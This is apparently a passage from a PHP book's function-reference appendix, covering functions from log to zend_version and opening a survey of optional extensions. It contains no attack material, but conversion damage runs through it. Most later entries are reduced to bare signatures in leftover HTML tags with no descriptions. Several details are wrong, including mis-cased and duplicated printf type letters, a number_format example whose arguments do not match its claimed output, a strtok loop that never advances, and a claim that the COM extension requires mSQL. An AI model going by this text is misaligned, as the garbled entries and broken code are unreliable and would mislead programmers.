|----------------|----------------------------|
| tm_sec | Seconds |
| tm_min | Minutes |
| tm_hour | Hour |
| tm_mday | Day of the month |
| tm_mon | Month of the year |
| tm_year | Number of years since 1900 |
| tm_wday | Day of the week |

| | |
|-----------------------|--|
| <code>tm_yday</code> | Day of the year |
| <code>tm_isdst</code> | <code>1</code> if Daylight Savings Time was in effect at the date and time |

If a numeric array is returned, the values are in the order given above.

log

`double log(double number)`

Returns the natural log of *number*.

log10

`double log10(double number)`

Returns the base-10 logarithm of *number*.

long2ip

`string long2ip(int address)`

Converts an IPv4 address to a dotted (standard format) address.

lstat

array lstat(string path)

Returns an associative array of information about the file *path*. If *path* is a symbolic link, information about *path* is returned, rather than information about the file to which *path* points. See [fstat](#) for a list of the values returned and their meanings.

ltrim

string ltrim(string string[, string characters])

Returns *string* with all characters in *characters* stripped from the beginning. If *characters* is not specified, the characters stripped are \n, \r, \t, \v, \0, and spaces.

mail

bool mail(string recipient, string subject, string message[, string

headers
[, string *parameters*])

Sends *message* to *recipient* via email with the subject *subject* and returns **true** if the message was successfully sent or **false** if it wasn't. If given, **headers** is added to the end of the headers generated for the message, allowing you to add cc:, bcc:, and other headers. To add multiple headers, separate them with \n characters (or \r\n characters on Windows servers). Finally, if specified, **parameters** is added to the parameters of the call to the mailer program used to send the mail.

max

mixed max(mixed *value1*[, mixed *value2*[, ... mixed *valueN*]])

If **value1** is an array, returns the largest number found in the values of the array. If not, returns the largest number found in the arguments.

md5

string md5(string *string*)

Calculates the MD5 hash of *string* and returns it.

metaphone

```
string metaphone(string string, int  
max_phonemes)
```

Calculates the metaphone key for *string*. The maximum number of phonemes to use in calculating the value is given in *max_phonemes*. Similar-sounding English words generate the same key.

method_exists

```
bool method_exists(object object,  
string name)
```

Returns **true** if the object contains a method with the name given in the second parameter or **false** otherwise. The method may be defined in the class of which the object is an instance, or in any superclass of that class.

microtime

```
string microtime( )
```

Returns a string in the format "*microseconds seconds*", where *seconds* is the number of seconds since the Unix epoch, and *microseconds* is the microseconds portion of the time since the Unix epoch.

min

```
mixed min(mixed value1[, mixed  
value2[, ... mixed valueN]])
```

If *value1* is an array, returns the smallest number found in the values of the array. If not, returns the smallest number found in the arguments.

mkdir

```
int mkdir(string path, int mode)
```

Creates the directory *path* with *mode* permissions. The mode is expected to be an octal number, such as 0755. An integer value such as 755 or a string value such as "u+x" will not work as expected. Returns **true** if the operation was successful and **false** if not.

mktimes

```
int mktime(int hours, int minutes,  
          int seconds, int month, int day, int  
year  
          [, int is_dst])
```

Returns the Unix timestamp value corresponding to the parameters, which are supplied in the order *hours*, *minutes*, *seconds*, *month*, *day*, *year*, and (optionally) whether the value is in Daylight Savings Time. This timestamp is the number of seconds elapsed between the Unix epoch (January 1, 1970) and the given date and time.

The order of the parameters is different than that of the standard Unix `mktme()` call, to make it simpler to leave out unneeded arguments. Any arguments left out are given the current local date and time.

move_uploaded_file

```
bool move_uploaded_file(string from,  
                      string to)
```

Moves the file *from* to the new location *to*. The function moves the file only if *from* was uploaded by an HTTP POST. If *from* does not exist or is not an uploaded file, or if any other error occurs, **false** is returned; if not, if the operation was successful, **true** is returned.

mt_getrandmax

```
int mt_getrandmax( )
```

Returns the largest value that can be returned by **mt_rand()**.

mt_rand

```
int mt_rand([int min, int max])
```

Returns a random number from *min* to *max*, inclusive, generated using the Mersenne Twister pseudorandom number generator. If *min* and *max* are not provided, returns a random number from 0 to the value returned by **mt_getrandmax()**.

mt_srand

```
void mt_srand(int seed)
```

Seeds the Mersenne Twister generator with *seed*. You should call this function with a varying number, such as that returned by **time()**, before making calls to **mt_rand()**.

natcasesort

```
void natcasesort(array array)
```

Sorts the elements in the given array using a case-insensitive "natural order" algorithm; see **natsort** for more information.

natsort

```
void natsort(array array)
```

Sorts the values of the array using "natural order"; numeric values are sorted in the manner expected by language, rather than the often bizarre order in which computers insist on putting them (ASCII ordered). For example:

```
$array = array("1.jpg", "4.jpg", "12.jpg",
"2,.jpg", "20.jpg");
$first = sort($array); // ("1.jpg",
"12.jpg", "2.jpg", "20.jpg", "4.jpg")
$second = natsort($array); // ("1.jpg",
"2.jpg", "4.jpg", "12.jpg", "20.jpg")
```

next

```
mixed next(array array)
```

Increments the internal pointer to the element after the current element and returns the value of the element to which the internal pointer is now set. If the internal pointer already points beyond the last element in the array, the function returns **false**.

Be careful when iterating over an array using this function—if an array contains an empty element or an element with a key value of **0**, a value equivalent to **false** is returned, causing the loop to end. If an array might contain empty elements or an element with a key of **0**, use the **each** function instead of a loop with **next**.

nl2br

```
string nl2br(string string)
```

Returns a string created by inserting **
** before all newline characters in *string*.

number_format

```
string number_format(double number[,  
int precision[, string  
decimal_separator,  
           string  
thousands_separator]])
```

Creates a string representation of *number*. If *precision* is given, the number is rounded to that many decimal places; the

default is no decimal places, creating an integer. If *decimal_separator* and *thousands_separator* are provided, they are used as the decimal-place character and thousands separator, respectively. They default to the English locale versions ("." and ","). For example:

```
$number = 7123.456;  
$english = number_format($number, 2); //  
7,123.45  
$francais = number_format($number, 2, ',', ','); // 7 123,45  
$deutsche = number_format($number, 2, ',', '.'); // 7.123,45
```

If rounding occurs, proper rounding is performed, which may not be what you expect (see [round](#)).

ob_end_clean

```
void ob_end_clean( )
```

Turns off output buffering and empties the current buffer without sending it to the client. See [Chapter 13](#) for more information on using the output buffer.

ob_end_flush

```
void ob_end_flush( )
```

Sends the current output buffer to the client and stops output buffering. See [Chapter 13](#) for more information on using the output buffer.

ob_get_contents

`string ob_get_contents()`

Returns the current contents of the output buffer; if buffering has not been enabled with a previous call to `ob_start()`, returns `false`. See [Chapter 13](#) for more information on using the output buffer.

ob_get_length

`int ob_get_length()`

Returns the length of the current output buffer, or `false` if output buffering isn't enabled. See [Chapter 13](#) for more information on using the output buffer.

ob_gzhandler

`string ob_gzhandler(string buffer[,`

```
int mode])
```

This function *gzip*-compresses output before it is sent to the browser. You don't call this function directly. Rather, it is used as a handler for output buffering using the **ob_start()** function. To enable *gzip*-compression, call **ob_start()** with this function's name:

```
<?php ob_start("ob_gzhandler"); ?>
```

ob_implicit_flush

```
void ob_implicit_flush([int flag])
```

If *flag* is **true** or unspecified, turns on output buffering with implicit flushing. When implicit flushing is enabled, the output buffer is cleared and sent to the client after any output (such as the **printf()** and **echo()** functions). See [Chapter 13](#) for more information on using the output buffer.

ob_start

```
void ob_start([string callback])
```

Turns on output buffering, which causes all output to be accumulated in a buffer instead of being sent directly to the browser. If *callback* is specified, it is a function (called before sending the

output buffer to the client) that can modify the data in any way; the **ob_gzhandler()** function is provided to compress the output buffer in a client-aware manner. See [Chapter 13](#) for more information on using the output buffer.

octdec

int octdec(string *octal*)

Converts ***octal*** to its decimal value. Up to a 32-bit number, or 2,147,483,647 decimal (017777777777 octal), can be converted.

opendir

int opendir(string *path*)

Opens the directory ***path*** and returns a directory handle for the path that is suitable for use in subsequent **readdir()**, **rewinddir()**, and **closedir()** calls. If ***path*** is not a valid directory, if permissions do not allow the PHP process to read the directory, or if any other error occurs, **false** is returned.

openlog

int openlog(string *identity*, int *options*, int *facility*)

Opens a connection to the system logger. Each message sent to the logger with a subsequent call to `syslog()` is prepended by *identity*. Various options can be specified by *options*; OR any options you want to include. The valid options are:

| | |
|-------------------------|--|
| <code>LOG_CONS</code> | If an error occurs while writing to the system log, write the error to the system console. |
| <code>LOG_NDELAY</code> | Open the system log immediately. |
| <code>LOG_ODELAY</code> | Delay opening the system log until the first message is written to it. |
| <code>LOG_PERROR</code> | Print this message to standard error in addition to writing it to the system log. |
| <code>LOG_PID</code> | Include the PID in each message. |

The third parameter, *facility*, tells the system log what kind of program is logging to the system log. The following facilities are available:

| | |
|-----------------------|---|
| <code>LOG_AUTH</code> | Security and authorization errors (deprecated; if <code>LOG_AUTHPRIV</code> is available, use it instead) |
| | |

| | |
|---------------------|---|
| LOG_AUTHPRIV | Security and authorization errors |
| LOG_CRON | Clock daemon (<i>cron</i> and <i>at</i>) errors |
| LOG_DAEMON | Errors for system daemons not given their own codes |
| LOG_KERN | Kernel errors |
| LOG_LPR | Line printer subsystem errors |
| LOG_MAIL | Mail errors |
| LOG_NEWS | USENET news system errors |
| LOG_SYSLOG | Errors generated internally by <i>syslogd</i> |
| LOG_AUTHPRIV | Security and authorization errors |
| LOG_USER | Generic user-level errors |
| LOG_UUCP | UUCP errors |

ord

```
int ord(string string)
```

Returns the ASCII value of the first character in *string*.

pack

```
string pack(string format, mixed  
arg1[, mixed arg2[, ... mixed argN]])
```

Creates a binary string containing packed versions of the given arguments according to format. Each character may be followed by a number of arguments to use in that format, or an asterisk (*), which uses all arguments to the end of the input data. If no repeater argument is specified, a single argument is used for the format character. The following characters are meaningful in the *format* string:

| | |
|---|---|
| a | NUL-byte-padded string |
| A | Space-padded string |
| h | Hexadecimal string, with the low nibble first |

| | |
|---|--|
| H | Hexadecimal string, with the high nibble first |
| C | Signed char |
| C | Unsigned char |
| S | 16-bit, machine-dependent byte-ordered signed short |
| S | 16-bit, machine-dependent byte-ordered unsigned short |
| n | 16-bit, big-endian byte-ordered unsigned short |
| v | 16-bit, little-endian byte-ordered unsigned short |
| i | Machine-dependent size and byte-ordered signed integer |
| I | Machine-dependent size and byte-ordered unsigned integer |
| l | 32-bit, machine-dependent byte-ordered signed long |
| L | 32-bit, machine-dependent byte-ordered unsigned long |
| N | 32-bit, big-endian byte-ordered unsigned long |

| | |
|---|---|
| V | 32-bit, little-endian byte-ordered unsigned long |
| f | Float in machine-dependent size and representation |
| d | Double in machine-dependent size and representation |
| x | NUL-byte |
| X | Back up one byte |
| @ | Fill to absolute position (given by the repeater argument) with NUL-bytes |

parse_ini_file

```
array parse_ini_file(string  
filename[, bool process_sections])
```

Loads *filename*, a file in the standard PHP .ini format, and returns the values in it as an associative array. If *process_sections* is set and is **true**, a multidimensional array with values for the sections in the file is returned.

This function does not bring the values in *filename* into PHP—it is only meant to allow you to create configuration files for your applications in the same format as PHP's *php.ini* file.

parse_str

```
void parse_str(string string[, array  
variables])
```

Parses *string* as if coming from an HTTP POST request, setting variables in the local scope to the values found in the string. If *variables* is given, the array is set with keys and values from the string.

parse_url

```
array parse_url(string url)
```

Returns an associative array of the component parts of *url*. The array contains the following values:

| | |
|-----------------|-----------------------------|
| fragment | The named anchor in the URL |
| host | The host |

| | |
|---------------|---|
| pass | The user's password |
| path | The requested path (which may be a directory or a file) |
| port | The port to use for the protocol |
| query | The query information |
| scheme | The protocol in the URL, such as "http" |
| user | The user given in the URL |

The array will not contain values for components not specified in the URL. For example:

```
$url =
"http://www.oreilly.net/search.php#place?
name=php&type=book";
$array = parse_url($url);
print_r($array); // contains values for
"scheme", "host", "path", "query",
// and "fragment"
```

passthru

```
void passthru(string command[, int return])
```

Executes *command* via the shell and outputs the results of the command into the page. If *return* is specified, it is set to the return status of the command. If you want to capture the results of the command, use `exec()`.

pathinfo

```
array pathinfo(string path)
```

Returns an associative array containing information about *path*. The following elements are in the returned array:

| | |
|------------------|---|
| dirname | The directory in which <i>path</i> is contained. |
| basename | The basename (see basename) of <i>path</i> , including the file's extension. |
| extension | The extension, if any, on the file's name. Does not include the period at the beginning of the extension. |

pclose

```
int pclose(int handle)
```

Closes the pipe referenced by *handle*. Returns the termination code of the process that was run in the pipe.

pfsockopen

```
int pfsockopen(string host, int  
port[, int error[, string message  
[, double timeout]]])
```

Opens a persistent TCP or UDP connection to a remote *host* on a specific *port*. By default, TCP is used; to connect via UDP, *host* must begin with `udp://`. If specified, *timeout* indicates the length of time in seconds to wait before timing out.

If the connection is successful, the function returns a virtual file pointer that can be used with functions such as `fgets()` and `fputs()`. If the connection fails, it returns `false`. If *error* and *message* are supplied, they are set to the error number and error string, respectively.

Unlike `fsockopen()`, the socket opened by this function does not close automatically after completing a read or write operation on it; you must close it explicitly with a call to `fclose()`.

php_logo_guid

string php_logo_guid()

Returns an ID that you can use to link to the PHP logo. For example:

```
<?php $current = basename($PHP_SELF); ?>
" border="0" />
```

php_sapi_name

string php_sapi_name()

Returns a string describing the server API under which PHP is running; for example, "cgi" or "apache".

php_uname

string php_uname()

Returns a string describing the operating system under which PHP is running.

phpcredits

```
void phpcredits([int what])
```

Outputs information about PHP and its developers; the information that is displayed is based on the value of *what*. To use more than one option, OR the values together. The possible values of *what* are:

| | |
|---------------------------------|--|
| CREDITS_ALL
(default) | All credits except CREDITS_SAPI . |
| CREDITS_GENERAL | General credits about PHP. |
| CREDITS_GROUP | A list of the core PHP developers. |
| CREDITS_DOCS | Information about the documentation team. |
| CREDITS_MODULES | A list of the extension modules currently loaded and the authors for each. |
| CREDITS_SAPI | A list of the server API modules and the authors for each. |
| CREDITS_FULLSCREEN | Indicates that the credits should be returned as a full HTML page, rather than just a fragment of HTML code. Must be |

used in conjunction with one or more other options; e.g., `phpcredits(CREDITS_MODULES | CREDITS_FULLSCREEN).`

phpinfo

`void phpinfo([int what])`

Outputs a whole bunch of information about the state of the current PHP environment, including loaded extensions, compilation options, version, server information, and so on. If specified, *what* can limit the output to specific pieces of information; *what* may contain several options ORed together. The possible values of *what* are:

| | |
|---------------------------------|--|
| <code>INFO_ALL</code> (default) | All information |
| <code>INFO_GENERAL</code> | General information about PHP |
| <code>INFO_CREDITS</code> | Credits for PHP, including the authors |
| <code>INFO_CONFIGURATION</code> | Configuration and compilation options |
| <code>INFO_MODULES</code> | Currently loaded extensions |

| | |
|-------------------------|--|
| INFO_ENVIRONMENT | Information about the PHP environment |
| INFO_VARIABLES | A list of the current variables and their values |
| INFO_LICENSE | The PHP license |

phpversion

string `phpversion()`

Returns the version of the currently running PHP parser.

pi

double `pi()`

Returns an approximate value of pi.

popen

```
int popen(string command, string  
mode)
```

Opens a pipe to a process executed by running *command* on the shell.

The parameter *mode* specifies the permissions to open the file with, which can only be unidirectional (that is, for reading or writing only). *mode* must be one of the following:

| | |
|----------|--|
| r | Open file for reading; file pointer will be at beginning of file. |
| w | Open file for writing. If the file exists, it will be truncated to zero length; if the file doesn't already exist, it will be created. |

If any error occurs while attempting to open the pipe, **false** is returned. If not, the resource handle for the pipe is returned.

pos

```
mixed pos(array array)
```

This function is an alias for **current()**.

pow

```
mixed pow(double base, double exponent)
```

Returns *base* raised to the *exponent* power. When possible, the return value is an integer; if not, it is a double.

prev

```
mixed prev(array array)
```

Moves the internal pointer to the element before its current location and returns the value of the element to which the internal pointer is now set. If the internal pointer is already set to the first element in the array, returns **false**. Be careful when iterating over an array using this function—if an array has an empty element or an element with a key value of **0**, a value equivalent to **false** is returned, causing the loop to end. If an array might contain empty elements or an element with a key of **0**, use the **each()** function instead of a loop with **prev()**.

print

```
void print(string string)
```

Outputs *string*. Similar to **echo**, except that it takes a single argument.

print_r

```
bool print_r(mixed value)
```

Outputs *value* in a human-readable manner. If *value* is a string, integer, or double, the value itself is output; if it is an array, the keys and elements are shown; and if it is an object, the keys and values for the object are displayed. This function returns **true**.

printf

```
int printf(string format[, mixed arg1  
...])
```

Outputs a string created by using *format* and the given arguments. The arguments are placed into the string in various places denoted by special markers in the *format* string.

Each marker starts with a percent sign (%) and consists of the following elements, in order. Except for the type specifier, the specifiers are all optional. To include a percent sign in the string, use %%.

- A padding specifier denoting the character to use to pad the results to the appropriate string size (given below). Either 0, a space, or any character prefixed with a single quote may be specified; padding with spaces is the default.

- An alignment specifier. By default, the string is padded to make it right-justified. To make it left-justified, specify a dash (-) here.
- The minimum number of characters this element should contain. If the result would be less than this number of characters, the above specifiers determine the behavior to pad to the appropriate width.
- For floating-point numbers, a precision specifier consisting of a period and a number; this dictates how many decimal digits will be displayed. For types other than double, this specifier is ignored.
- Finally, a type specifier. This specifier tells `printf()` what type of data is being handed to the function for this marker. There are eight possible types:

| | |
|----------|---|
| b | The argument is an integer and is displayed as a binary number. |
| c | The argument is an integer and is displayed as the character with that value. |
| d | The argument is an integer and is displayed as a decimal number. |
| f | The argument is a double and is displayed as a floating-point number. |

| | |
|----------|--|
| O | The argument is an integer and is displayed as an octal (base-8) number. |
| S | The argument is and is displayed as a string. |
| X | The argument is an integer and is displayed as a hexadecimal (base-16) number; lowercase letters are used. |
| X | Same as X , except uppercase letters are used. |

putenv

void putenv(string *setting*)

Sets an environment variable using ***setting***, which is typically in the form ***name = value***.

quoted_printable_decode

string quoted_printable_decode(string *string*)

Decodes *string*, which is data encoded using the quoted printable encoding, and returns the resulting string.

quotemeta

```
string quotemeta(string string)
```

Escapes instances of certain characters in *string* by appending a backslash (\) to them and returns the resulting string. The following characters are escaped: period (.), backslash (\), plus sign (+), asterisk (*), question mark (?), brackets ([and]), caret (^), parentheses ((and)), and dollar sign (\$).

```
double rad2deg(double <tt><i>number</i></tt>)

int rand([int <tt><i>min</i></tt>, int <tt>
<i>max</i></tt>])

array range(mixed <tt><i>first</i></tt>, mixed <tt>
<i>second</i></tt>)

string rawurldecode(string <tt><i>url</i></tt>)

string rawurlencode(string <tt><i>url</i></tt>)

string readdir(int <tt><i>handle</i></tt>)

int readfile(string <tt><i>path</i></tt>[, bool <tt>
<i>include</i></tt>])

string readlink(string <tt><i>path</i></tt>)

string realpath(string <tt><i>path</i></tt>)

void register_shutdown_function(string <tt>
<i>function</i></tt>)

void register_tick_function(string <tt><i>name</i>
</tt>[, mixed <tt><i>arg1</i></tt>[, mixed <tt>
```

<i>arg2</i></tt>

[, ... mixed <tt><i>argN</i></tt>]]])

int rename(string <tt><i>old</i></tt>, string <tt><i>new</i></tt>)

mixed reset(array <tt><i>array</i></tt>)

void restore_error_handler()

int rewind(int <tt><i>handle</i></tt>)

void rewaddir(int <tt><i>handle</i></tt>)

int rmdir(string <tt><i>path</i></tt>)

double round(double <tt><i>number</i></tt>[, int <tt><i>precision</i></tt>])

\$first = round(1.5); // \$first is 2

\$second = round(2.5); // \$second is also 2!

void rsort(array <tt><i>array</i></tt>[, int <tt><i>flags</i></tt>])

```
string rtrim(string <tt><i>string</i></tt>[, string <tt><i>characters</i></tt>])
```

```
string serialize(mixed <tt><i>value</i></tt>)
```

```
string set_error_handler(string <tt><i>function</i></tt>)
```

```
int set_file_buffer(int <tt><i>handle</i></tt>, int <tt><i>size</i></tt>)
```

```
int set_magic_quotes_runtime(int <tt><i>setting</i></tt>)
```

```
void set_time_limit(int <tt><i>timeout</i></tt>)
```

```
void setcookie(string <tt><i>name</i></tt>[, string <tt><i>value</i></tt>[, int <tt><i>expiration</i></tt>[, string <tt><i>path</i></tt> [, string <tt><i>domain</i></tt>[, bool <tt><i>is_secure</i></tt>]]]]])
```

```
string setlocale(mixed <tt><i>category</i></tt>, string <tt><i>locale</i></tt>)
```

bool settype(mixed <tt><i>value</i></tt>, string <tt><i>type</i></tt>)

string shell_exec(string <tt><i>command</i></tt>)

void shuffle(array <tt><i>array</i></tt>)

int similar_text(string <tt><i>one</i></tt>, string <tt><i>two</i></tt>[, double <tt><i>percent</i></tt>])

double sin(double <tt><i>value</i></tt>)

int sizeof(mixed <tt><i>value</i></tt>)

void sleep(int <tt><i>time</i></tt>)

array socket_get_status(resource <tt><i>socket</i></tt>)

int socket_set_blocking(resource <tt><i>socket</i></tt>, bool <tt><i>mode</i></tt>)

bool socket_set_timeout(int <tt><i>socket</i></tt>, int <tt><i>seconds</i></tt>, int <tt><i>microseconds</i></tt>)

void sort(array <tt><i>array</i></tt>[, int <tt><i>flags</i></tt>])

string soundex(string <tt><i>string</i></tt>)

array split(string <tt><i>pattern</i></tt>, string <tt><i>string</i></tt>[, int <tt><i>limit</i></tt>])

array spliti(string <tt><i>pattern</i></tt>, string <tt><i>string</i></tt>[, int <tt><i>limit</i></tt>])

string sprintf(string <tt><i>format</i></tt>[, mixed <tt><i>value1</i></tt>[, ... mixed <tt><i>valueN</i></tt>]])

string sql_regcase(string <tt><i>match</i></tt>)

double sqrt(double <tt><i>number</i></tt>)

void srand(int <tt><i>seed</i></tt>)

mixed sscanf(string <tt><i>string</i></tt>, string <tt><i>format</i></tt>[, mixed <tt><i>variable1</i></tt>...])

```
$name = sscanf("Name: k.tatroe", "Name: %s"); //  
$name has "k.tatroe"
```

```
list($month, $day, $year) = sscanf("June 30, 2001",  
"%s %d, %d");
```

```
$count = sscanf("June 30, 2001", "%s %d, %d",  
&$month, &$day, &$year);
```

```
array stat(string <tt><i>path</i></tt>)
```

```
string str_pad(string <tt><i>string</i></tt>, string  
<tt><i>length</i></tt>[, string <tt><i>pad</i></tt>[,  
int <tt><i>type</i></tt>]])
```

```
string str_repeat(string <tt><i>string</i></tt>, int  
<tt><i>count</i></tt>)
```

```
mixed str_replace(mixed <tt><i>search</i></tt>,  
mixed <tt><i>replace</i></tt>, mixed <tt>  
<i>string</i></tt>)
```

```
int strcasecmp(string <tt><i>one</i></tt>, string <tt>  
<i>two</i></tt>)
```

string strchr(string <tt><i>string</i></tt>, string <tt><i>character</i></tt>)

int strcmp(string <tt><i>one</i></tt>, string <tt><i>two</i></tt>)

int strcoll(string <tt><i>one</i></tt>, string <tt><i>two</i></tt>)

int strcspn(string <tt><i>string</i></tt>, string <tt><i>characters</i></tt>)

string strftime(string <tt><i>format</i></tt>[, int <tt><i>timestamp</i></tt>])

string stripclashes(string <tt><i>string</i></tt>, string <tt><i>characters</i></tt>)

string stripslashes(string <tt><i>string</i></tt>)

string strip_tags(string <tt><i>string</i></tt>[, string <tt><i>allowed</i></tt>])

string strstr(string <tt><i>string</i></tt>, string <tt><i>search</i></tt>)

```
int strlen(string <tt><i>string</i></tt>)
```

```
int strnatcasecmp(string <tt><i>one</i></tt>, string <tt><i>two</i></tt>)
```

```
int strnatcmp(string <tt><i>one</i></tt>, string <tt><i>two</i></tt>)
```

```
int strncmp(string <tt><i>one</i></tt>, string <tt><i>two</i></tt>[, int <tt><i>length</i></tt>])
```

```
int strpos(string <tt><i>string</i></tt>, string <tt><i>value</i></tt>[, int <tt><i>offset</i></tt>])
```

```
string strrchr(string <tt><i>string</i></tt>, string <tt><i>character</i></tt>)
```

```
string strrev(string <tt><i>string</i></tt>)
```

```
$string = strrev("Hello, world"); // contains "dlrow ,olleH"
```

```
int strrpos(string <tt><i>string</i></tt>, string <tt><i>search</i></tt>)
```

```
int strspn(string <tt><i>string</i></tt>, string <tt>
<i>characters</i></tt>)
```

```
string strstr(string <tt><i>string</i></tt>, string <tt>
<i>character</i></tt>)
```

```
string strtok(string <tt><i>string</i></tt>, string <tt>
<i>token</i></tt>)
```

```
string strtok(string <tt><i>token</i></tt>)
```

```
$string = "This is the time for all good men to come
to the aid of their country."
```

```
$current = strtok($string, " .;,\r\n\r\n\r\n");
```

```
while(!$current === FALSE) {
```

```
    print($current . "<br />";
```

```
}
```

```
string strtolower(string <tt><i>string</i></tt>)
```

```
int strtotime(string <tt><i>time</i></tt>[, int <tt>
<i>timestamp</i></tt>])
```

```
echo strtotime("now");

echo strtotime("+1 week");

echo strtotime("-1 week 2 days 4 seconds");

echo strtotime("2 January 1972");

string strtoupper(string <tt><i>string</i></tt>)

string strstr(string <tt><i>string</i></tt>, string <tt>
<i>from</i></tt>, string <tt><i>to</i></tt>)

string strval(mixed <tt><i>value</i></tt>)

string substr(string <tt><i>string</i></tt>, int <tt>
<i>offset</i></tt>[, int <tt><i>length</i></tt>])

int substr_count(string <tt><i>string</i></tt>, string
<tt><i>search</i></tt>)

string substr_replace(string <tt><i>string</i></tt>,
string <tt><i>replace</i></tt>, string <tt>
<i>offset</i></tt>[, int <tt><i>length</i></tt>])

int symlink(string <tt><i>path</i></tt>, string <tt>
<i>new</i></tt>)
```

```
int syslog(int <tt><i>priority</i></tt>, string <tt>
<i>message</i></tt>)
```

```
string system(string <tt><i>command</i></tt>[, int
<tt><i>return</i></tt>])
```

```
double tan(double <tt><i>value</i></tt>)
```

```
string tempnam(string <tt><i>path</i></tt>, string
<tt><i>prefix</i></tt>)
```

```
int time( )
```

```
int tmpfile( )
```

```
bool touch(string <tt><i>path</i></tt>[, int <tt>
<i>time</i></tt>])
```

```
void trigger_error(string <tt><i>error</i></tt>[, int
<tt><i>type</i></tt>])
```

```
string trim(string <tt><i>string</i></tt>)
```

```
void uasort(array <tt><i>array</i></tt>, string <tt>
<i>function</i></tt>)
```

```
string ucfirst(string <tt><i>string</i></tt>)
```

```
string ucwords(string <tt><i>string</i></tt>)

void uksort(array <tt><i>array</i></tt>, string <tt>
<i>function</i></tt>)

int umask([int <tt><i>mask</i></tt>])

string uniqid(string <tt><i>prefix</i></tt>[, bool
<tt><i>more_entropy</i></tt>])

int unlink(string <tt><i>path</i></tt>)

array unpack(string <tt><i>format</i></tt>, string
<tt><i>data</i></tt>)

void unregister_tick_function(string <tt>
<i>name</i></tt>)

mixed unserialize(string <tt><i>data</i></tt>)

void unset(mixed <tt><i>name</i></tt>[, mixed <tt>
<i>name2</i></tt>[, ... mixed <tt><i>nameN</i>
</tt>]])]

string urldecode(string <tt><i>url</i></tt>)

string urlencode(string <tt><i>url</i></tt>)
```

```
void user_error(string <tt><i>error</i></tt>[, int <tt>
<i>type</i></tt>])
```

```
void usleep(int <tt><i>time</i></tt>)
```

```
void usort(array <tt><i>array</i></tt>, string <tt>
<i>function</i></tt>)
```

```
void var_dump(mixed <tt><i>name</i></tt>[, mixed
<tt><i>name2</i></tt>[, ... mixed <tt>
<i>nameN</i></tt>]])
```

```
int version_compare(string <tt><i>one</i></tt>,
string <tt><i>two</i></tt>[, string <tt>
<i>operator</i></tt>])
```

```
void vprintf(string <tt><i>format</i></tt>[, array
<tt><i>values</i></tt>])
```

```
string vsprintf(string <tt><i>format</i></tt>[, array
<tt><i>values</i></tt>])
```

```
string wordwrap(string <tt><i>string</i></tt>[, int
<tt><i>size</i></tt>[, string <tt><i>postfix</i></tt>
[, int <tt><i>force</i></tt>]]])
```

```
string zend_logo_guid( )
```

```
string zend_version( )
```

Returns the version of the Zend engine in the currently running PHP process.

Appendix B. Extension Overview

In

addition to the functions from the standard extensions described in [Appendix A](#), a number of optional extensions provide PHP with additional functionality. Generally, these optional

extensions are interfaces to third-party code libraries. To use these functions, you need to install the libraries they depend on and recompile PHP with the appropriate compile-time directives.

This chapter is intended as a complete tour of the extensions provided with the PHP distribution, but not as a definitive reference to the functions provided by those extensions. Additional

documentation for these extensions is available from the PHP web site <http://www.php.net>.

B.1 Optional Extensions Listing

The extensions are listed in this appendix in alphabetical order by extension name. Where necessary, the appropriate PHP compile-time directive is given for adding the extension to your PHP installation.

Due to the fluid nature of the Web, locations are not given for downloading third-party libraries necessary to run the extensions; check the PHP web site for current download locations.

Apache

The Apache

library contains functions specific to running PHP under Apache.

This library is available only if PHP is running under the Apache web server. To enable this extension, you must compile PHP with the **--with-apache[=DIR]** directive.

aspell

The aspell PHP library interacts with the aspell C library to check the spelling of words and offer suggestions for misspelled words. Because the aspell PHP library works only with very old versions of aspell, you should instead use the pspell library, which works with both pspell and later versions of aspell.

To use the aspell functions, you must install the aspell C library, Version 0.27 or earlier, and compile PHP with the

--enable-aspell directive.

BCMath Arbitrary Precision Mathematics

If you need more precision in numbers than PHP provides by default with its built-in floating-point numbers, use the

BCMath library. It provides support for arbitrary precision mathematics.

To use the BCMath functions, you must compile PHP with the **--enable-bcmath** directive.

bzip2 Compression

To read and write bzip2-compressed files, enable the bzip2 library.

To use the bzip2 functions, you must install the bzip2 or libbzip2 library, Version 1.0 or later, and compile PHP with the **--with-bz2[=DIR]** directive.

Calendar

The calendar library provides a number of functions for converting between various calendar formats, including the Julian Day Count, the Gregorian calendar, the Jewish calendar, the French Republican Calendar, and Unix timestamp values.

To use the calendar functions, you must compile PHP with the **--enable-calendar** directive.

CCVS

CCVS

is a library for providing a conduit between your server and credit-card processing centers via a modem.

To use the CCVS functions, you must install CCVS and compile PHP with the

--with-ccvs=[=DIR] directive. In addition, PHP and CCVS must run under the same user.

clibpdf

clibpdf provides functions to create documents in Adobe's PDF format on the fly. Unlike the free pdflib (see [pdflib](#) later in this appendix), clibpdf can create PDF files wholly in memory, without the use of temporary files, and can edit arbitrary pages within a multi-page document. See [Chapter 10](#) for a detailed discussion of creating PDF documents.

To use the clibpdf functions, you must install clibpdf and compile PHP with the **--with-clibpdf** directive.

COM

The COM

extension provides access to COM objects.

To enable the COM extension, you must install mSQL and compile PHP

with the

--with-com[=DIR] directive. It is available on Windows platforms only.

ctype

The ctype library provides functions to check whether or not characters and strings fall within various classifications, such as alphabetic characters or punctuation, taking the current locale into account.

To use the ctype functions, you must compile PHP with the `--enable-ctype` directive.

CURL

The CURL

functions provide access to libcurl, a library that manages connections to servers via a number of different Internet protocols.

CURL supports the HTTP, HTTPS, FTP, gopher, telnet, dict, file, and LDAP protocols; HTTPS certificates; HTTP POST, HTTP PUT, and FTP uploading; HTTP form-based uploading; proxies; cookies; and user authentication.

To use CURL functions, you must install CURL, Version 7.0.2-beta or later, and compile PHP with the

`--with-curl[=DIR]` directive.

Cybercash

Cybercash

is a provider of credit-card processing services.
The Cybercash functions provide access to
Cybercash transactions from PHP.

To use the Cybercash functions, you must install the Cybercash
libraries and compile PHP with the

--with-cybercash[=DIR] directive.

CyberMUT

CyberMUT

is a financial transaction service from Crédit
Mutuel.

To use CyberMUT, you must install CyberMUT and compile PHP
with the **--with-cybermut[=DIR]** directive.

dBase

Although not recommended for use in production, the dBase library provides access to dBase-formatted database files, which are used in some Windows programs. Typically, you should use these functions only to import data from and export data to a dBase database.

To enable the dBase extension, you must compile PHP with the `--enable-dbase` directive.

DBM

For very simple database installations, you can use the DBM-style database library. These functions allow you to store records in simple database files. This library is essentially a subset of the DBM-style

database abstraction library and is now deprecated.

To use these functions, you must compile PHP with the `--with-db` directive.

DBM-Style Database Abstraction

For very simple database installations, you can use the DBM-style database abstraction library.

These functions allow you to store records in simple database files.

The database files created through this library store simple key/value pairs and are not intended as replacements for full-scale relational databases.

